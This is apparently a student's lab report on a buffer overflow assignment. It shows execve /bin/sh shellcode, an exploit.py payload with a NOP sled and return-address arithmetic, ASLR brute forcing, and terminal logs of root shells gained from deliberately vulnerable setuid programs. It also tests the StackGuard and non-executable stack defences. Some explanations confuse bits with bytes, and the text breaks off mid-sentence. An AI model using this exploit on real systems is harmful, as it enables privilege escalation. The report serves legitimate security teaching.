
Adam Albawab
10/01/2021
CSE5382-001

Assignment 3: Buffer Overflow Attack

Task 1:


The first task was to compile and execute both versions (32/64 bit) of the shellcode to create an understanding of how to run code from the stack and to note down our observations. As seen in the code below I successfully executed the 32-bit version. I noticed that I was able to access the root shell when I made the program into a setuid program with root privilege. Further proof of this is shown when examining the euid that now appeared as a root user. This means that with the execstack flag enabled, it was possible to access a root shell through a setuid program run off of the stack. The results and observations for the 64-bit version were identical so I didn't provide a snapshot as it seemed redundant.



```
[10/01/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/01/21]seed@VM:~/.../shellcode$ ls -l a32.out
-rwxrwxr-x 1 seed seed 15672 Oct  1 17:05 a32.out
[10/01/21]seed@VM:~/.../shellcode$ ./a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(d
ip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[10/01/21]seed@VM:~/.../shellcode$ sudo chown root a32.out
[10/01/21]seed@VM:~/.../shellcode$ sudo chmod 4755 a32.out
[10/01/21]seed@VM:~/.../shellcode$ ls -l a32.out
-rwsr-xr-x 1 root seed 15672 Oct  1 17:05 a32.out
[10/01/21]seed@VM:~/.../shellcode$ ./a32.out
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[10/01/21]seed@VM:~/.../shellcode$
```

Task 2:


The second task was to use the make command to create the executables that would be used to run the different levels of the attack in the lab. Furthermore it was necessary to create an empty badfile to test that the stack-L1 had been properly created and could be executed. Once this was done it was quickly run and the result as seen below was as I expected considering the exploit.py program had not been run to allow for the buffer overflow attack.



```
[10/01/21]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=130 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=130 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=150 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=150 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=170 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=170 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/01/21]seed@VM:~/.../code$ touch badfile
[10/01/21]seed@VM:~/.../code$ ./stack-L1
Input size: 0
==== Returned Properly ====
[10/01/21]seed@VM:~/.../code$
```

Task 3:


For task three the objective was to actually attempt to access the root shell after modifying the exploit.py program to allow the user to overwrite the ebp and set the return address to somewhere in the buffer. Because of the no-op commands that fill the buffer, if the return address points anywhere after the no-op sled then it will execute. In the code seen below I was able to modify the program successfully and gained access to a root shell.



```
[10/01/21]seed@VM:~/.../code$ ls
badfile       peda-session-stack-L1-dbg.txt  stack-L2      stack-L4
brute-force.sh  stack.c                      stack-L2-dbg  stack-L4-dbg
exploit.py    stack-L1                       stack-L3
Makefile      stack-L1-dbg                   stack-L3-dbg
[10/01/21]seed@VM:~/.../code$ python3 exploit.py
[10/01/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# exit
[10/01/21]seed@VM:~/.../code$
```

Task 3 continued:

The assignment asks for a detailed explanation of the code that was edited by the user. First I changed the content of shellcode to the binary commands that would execute the shellcode we desired. Then the value of the start variable was changed so that shellcode would be at the bottom of the stack. The offset was decided by subtracting the buffer size from the ebp and adding four since that would give the size of the buffer plus 12 bits. So when the last four bits were added in the assignment portion then it would be at the right location. The return address was decided by adding the offset and the minimum number of bits needed to pass by the return address itself and into the no-op sled leading to the shellcode. For this size of a buffer the minimum size was 92.




```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
   "\x31\xc0"    # xorl    %eax,%eax
   "\x50"        # pushl   %eax
   "\x68""//sh"  # pushl   $0x68732f2f
   "\x68""/bin"  # pushl   $0x6e69622f
   "\x89\xe3"    # movl    %esp,%ebx
   "\x50"        # pushl   %eax
   "\x53"        # pushl   %ebx
   "\x89\xe1"    # movl    %esp,%ecx
   "\x99"        # cdq
   "\xb0\x0b"    # movb    $0x0b,%al
   "\xcd\x80"    # int     $0x80
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517- len(shellcode)                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ebp = 0xffffcb58
buff = 0xffffcace
offset = ebp - buff + 4 # Change this number
ret= buff + offset + 92  # Change this number
```

Task 4:

For this task the objective was to do the same as task 3 but without knowing the size of the buffer. I could not achieve this because I don't understand how I can know what size of offset to make without knowing the size of the buffer. In my case I used brute force to determine that the offset should be 162 bits. With this change the remaining code in the exploit.py can remain the same as seen above. This executed successfully and gave me access to the root shell.

Task 7:


In the 7th task the objective was to defeat dash's countermeasure. First we were asked to do a small experiment. The experiment involved adding the setuid(0) code to the beginning of the shell code in binary form. After this was done the next step was to execute the shellcode with and without the additional binary code. In the picture below I first executed with the added code, and then without. The result was clear. With the added setuid(0) statement, we were now given the authority of a root user even though we were not in the outdated bin/zsh.



```
[10/01/21]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/01/21]seed@VM:~/.../shellcode$ ./a32.out
# whoami
root
# exit
[10/01/21]seed@VM:~/.../shellcode$ ./a64.out
# whoami
root
# exit
[10/01/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/01/21]seed@VM:~/.../shellcode$ ./a32.out
$ whoami
seed
$ exit
[10/01/21]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ exit
[10/01/21]seed@VM:~/.../shellcode$
```

Task 7 continued:

With the updated shell we were now asked to repeat the level 1 attack done in task three and see whether we could get a root shell. I was able to do so as seen below. This shows that if setuid(0) is called before executing we can still get a root shell. Thus defeating dash's countermeasure.




seed@VM: ~/.../code

```
[10/01/21]seed@VM:~/.../code$ python3 exploit.py
[10/01/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# exit
[10/01/21]seed@VM:~/.../code$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 Oct  1 20:37 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23  2020 /bin/zsh
[10/01/21]seed@VM:~/.../code$
```


Task 8:

Similar to the previous task, in the 8th task we were asked to defeat another countermeasure. This time it was address randomization. The solution for this task was simpler than the previous task. All I needed was to run the brute-force.sh executable after turning randomization back on. As seen in the snapshot below using that executable I successfully brute-forced the 32-bit version stack-L1.



seed@VM: ~/.../code


```
[10/01/21]seed@VM:~/.../code$ sudo sysctl -q kernel.randomize_va_space
kernel.randomize_va_space = 2
[10/01/21]seed@VM:~/.../code$ ./brute-force.sh
```



```
./brute-force.sh: line 14: 79745 Segmentation fault      ./stac
k-L1
0 minutes and 27 seconds elapsed.
The program has been running 32557 times so far.
Input size: 517
#
```

Task 9A:


The last task involved turning on the stackguard protection by compiling stack-L1 without the -fno-stack-protector flag. Then we were asked to note down our observations. When the stack was executed with the flag enabled I was able to get access to the root shell. When the flag was removed an error was thrown as seen below and the process was forced to be terminated. Thus in conclusion when stackguard is on, this attack is not viable.



```
[10/01/21]seed@VM:~/.../code$ python3 exploit.py
[10/01/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# exit
[10/01/21]seed@VM:~/.../code$ gcc -DBUF_SIZE=130 -z execstack -m32 -o
stack-L1 stack.c
[10/01/21]seed@VM:~/.../code$ sudo chown root stack-L1 && sudo chmod 4
755 stack-L1
[10/01/21]seed@VM:~/.../code$ python3 exploit.py
[10/01/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[10/01/21]seed@VM:~/.../code$
```

Task 9B:

In the second part of task 9 we were asked to do something similar to part A. However, this time instead of turning off the stack protector we instead set the noexecstack flag. The result



```
[10/01/21]seed@VM:~/.../code$ gcc -DBUF_SIZE=130 -fno-stack-protector
-z noexecstack -m32 -o stack-L1 stack.c
[10/01/21]seed@VM:~/.../code$ python3 exploit.py
[10/01/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/01/21]seed@VM:~/.../code$
```

of this was a segmentation fault as can be seen below. This means that while the shellcode would be impossible to run on the stack, there was no error thrown. Thus leaving a possibility for other ways to run m